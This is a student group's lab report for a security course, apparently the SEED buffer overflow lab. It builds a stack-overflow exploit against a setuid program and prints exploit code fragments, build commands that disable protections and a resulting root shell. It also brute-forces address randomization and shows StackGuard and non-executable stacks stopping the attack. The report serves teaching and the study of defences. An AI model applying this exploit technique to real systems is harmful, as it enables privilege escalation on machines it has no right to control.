

# CSCE 548 Project 2

3/23/2018

Group 1: Philip Conrad, Nathaniel Stone, Theodore Stone, Ming Wong

## Task 1

In this task, we have written an exploit.c program that conducts a buffer overflow attack against the vulnerable stack.c program using the given shellcode. We first use the gdb debugger on the stack.c to find the starting buffer address and the saved frame pointer EBP, which is later input into our exploit program. Afterwards, we compile and run our exploit. Finally, we run ./stack and verify that we have successfully obtained a root shell.

### Observations:

```
[03/23/2018 18:27] seed@ubuntu:~/Documents/CSCE548-Project/Proj2/Task1b$ make
# Generate a non-malicious badfile for use in offset-finding.
dd if=/dev/zero of=badfile bs=517 count=1
1+0 records in
1+0 records out
517 bytes (517 B) copied, 3.5118e-05 s, 14.7 MB/s
# Disable address randomization
sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
# Compile vulnerable program in root account
sudo gcc -g -o stack -z execstack -fno-stack-protector stack.c
sudo chmod 4755 stack
# Print EBP and BUFFPTR to offset.txt.
gdb --batch --command print_offset.gdb stack
Breakpoint 1 at 0x804848a: file stack.c, line 17.

Breakpoint 1, bof (str=0xbffff0d7 "") at stack.c:17
17      strcpy(buffer, str);
bffff0b8
bffff098
# Compile and run exploit. (Will generate malicious badfile.)
# Uses offset info we generated earlier to help with positioning.
gcc -o exploit -g exploit.c
sh -c './exploit '$(head offset.txt -n 1)' '$(tail offset.txt -n 1)'"
EBP: bffff0b8, BUFFPTR: bffff098, OFFSET: 32
[03/23/2018 18:27] seed@ubuntu:~/Documents/CSCE548-Project/Proj2/Task1b$
```

The above screenshot presents all the commands utilized in this task before running the vulnerable program. We observe that the EBP is 0xbffff0b8 and buffer address is 0xbffff098, so the difference between the two pointers is 32 bytes.

### Exploit.c screenshot

```
// Initialize buffer with NOP instructions (0x90)
memset(&buffer, 0x90, 517);

// Copy shellcode to the end of buffer
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

// Set return address to point immediately before the start of the shell code
retAddr = (long)(buffptr + sizeof(buffer) - sizeof(shellcode));
```

We initialize the buffer with all NOP instructions and place the shellcode at the end of the buffer. To implement the exploit correctly, we predict that the return address should be replaced with an address that is before the location of the actual shellcode but after the buffer's location containing the return address.

Therefore, we override the return address to point immediately before the start of the shellcode. We observe that despite different machine environments, we are still able to launch the exploit successfully using the above offset from the buffer pointer.

### Exploit.c screenshot

```
*( (long *) (buffer + ebp - buffptr + 4) ) = retAddr;
```

We calculate the buffer offset for the location of the return address to be the number of bytes between the vulnerable buffer pointer and the local frame pointer of stack.c plus the size of the local frame pointer. Based on our success in launching the buffer overflow attack, we conclude that this is the correct buffer offset.

```
[03/23/2018 18:29] seed@ubuntu:~/Documents/CSCE548-Project/Proj2/Task1b$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```

The above display is the output after running `./stack`. We observe that we have root privilege because the effective user id is root.

## Task 2

For this task we repeat the buffer overflow attack of task 1 with Ubuntu's address randomization enabled. Using the unmodified code of task 1 we observe that our attack fails with a segmentation fault. The reason for this failure is the address randomization; in this scheme the function stack occupies a random slot of memory each time the program executes. This means that the addresses returned by the gdb debugger for one execution of the program is not valid for the majority of subsequent executions, preventing us from running the program once to determine the address of the malicious code to use in a subsequent run.

The solution is to run the Task1 attack in a loop; by chance one of the program executions will use a random address close to that returned previously by the gdb debugger. In the observations section we will discuss how we increased the probability of a successful run using this scheme.

### Observations:

Outcome of simply running Task 1 attack:

```
EBP: bfbd2df0, BUFFPTR: bfbd2dd0, OFFSET: 32
[03/24/2018 14:29] seed@ubuntu:~/CSCE548-Project/Proj2/Task2b$ ./stack
Segmentation fault (core dumped)
```

Outcome of running attack in a loop:

```
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
#
```

We can increase the probability of success with a modification to the attack. Primarily, instead of simply using one random address from gdb as our buffer pointer we can use the mean address found from many runs; this effectively places our address near the middle of the random range, thereby increasing

the chance of being near the randomly generated address of a subsequent run.

We use the following code in our Makefile to run the gdb debugger 250 times, printing the EBP and buffer pointer from each run to a file. A python script subsequently finds the mean address of these samples.

```
offset.txt: stack
    # Print EBP and BUFFPTR for multiple runs to offset.txt.
    L=250; N=1; while [ $$N -le $$L ]; do echo "Run $$N of $$L"; N=$((N + 1));
gdb --batch --command print_offset.gdb stack; done;
    # Convert to an average value using python script
    python convert_offsets.py
```

Snapshot of compiling our exploit code showing the gdb debugger running 250 times to sample the random address range.


```
Breakpoint 1, bof (str=0xbfb14917 "") at stack.c:17
17      strcpy(buffer, str);
bfb148f8
bfb148d8
Run 82 of 250
Breakpoint 1 at 0x804848a: file stack.c, line 17.

Breakpoint 1, bof (str=0xbfc514c7 "") at stack.c:17
17      strcpy(buffer, str);
bfc514a8
bfc51488
Run 83 of 250
Breakpoint 1 at 0x804848a: file stack.c, line 17.

Breakpoint 1, bof (str=0xbf92a107 "") at stack.c:17
17      strcpy(buffer, str);
bf92a0e8
bf92a0c8
Run 84 of 250
Breakpoint 1 at 0x804848a: file stack.c, line 17.
```

Finally, we can speed up the result by running multiple instances of the attack in parallel:





### Task 3


The goal of this task is to examine the Stack Guard protection scheme during a buffer flow attack. We re-activate the Stack Guard protection scheme when compiling the vulnerable stack.c program. Then we run `./stack` to check whether we have successfully obtained a root shell or not.

## Observations:

```
# Disable address randomization
sudo sysctl -w kernel.randomize_va_space=0

# Compile vulnerable program in root account
sudo gcc -g -o stack -z execstack stack.c
sudo chmod 4755 stack
```

We make sure that we turn off the address randomization from Task 2. Then we enable the Stack Guard protection by removing the `-fno-stack-protector`. We observe that we are still able to compile the stack properly because we only take out a compiler flag. We also notice that we can continue to compile and run our exploit program using the pointer addresses from gdb stack without any issues.

A terminal window screenshot showing a command prompt where the user runs './stack'. The output shows a message from the Stack Guard: '\*\*\* stack smashing detected \*\*\*: ./stack terminated' followed by 'Segmentation fault (core dumped)'. The terminal title bar indicates the user is 'seed@ubuntu' in the directory '~/Documents/CSCE548-Project/Proj2/Task3\$'.

```
[03/22/2018 14:47] seed@ubuntu:~/Documents/CSCE548-Project/Proj2/Task3$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
```

When we run `./stack`, we obtain a program termination message. Moreover, the Stack Guard reports a stack smashing detection error message. The Stack Guard can detect the return address has been altered because it has placed a secret value or canary next to the return address on the stack. When the function returns, it first checks to ensure that the canary is not modified before jumping to the address pointed to by the return address word. If the canary is corrupted, then the program halts immediately and logs the intrusion attempt. Since we did overwrite the return address in this task, the above screenshot illustrates that the Stack Guard mechanism has effectively identified our stack-based buffer overflow and aborted our `stack.c` program.

## Task 4

In this task we recompile the vulnerable program with the `noexecstack` option which prevents any code on the stack from being executed. We observe that with this option enabled all of our attacks result in a segmentation fault.

## Observations:

```
# Disable address randomization
sudo sysctl -w kernel.randomize_va_space=0

# Compile vulnerable program in root account with noexecstack option
sudo gcc -g -o stack -z noexecstack -fno-stack-protector stack.c
sudo chmod 4755 stack
```

We compile the vulnerable program with the noexecstack option.

```
[03/24/2018 15:54] seed@ubuntu:~/CSCE548-Project/Proj2/Task4$ ./stack
Segmentation fault (core dumped)
[03/24/2018 15:54] seed@ubuntu:~/CSCE548-Project/Proj2/Task4$ █
```

All of our attacks fail as soon as we attempt to execute code on the stack.

## Contributions:

All members participate in the project and verify each other works.

Nathaniel works on Task 1 & 4 and contributes on Task 2.

Theodore works on Task 2 and contributes on Task 4.

Ming works on Task 3 and contributes on Task 1.

Philip standardizes and automates the exploit code.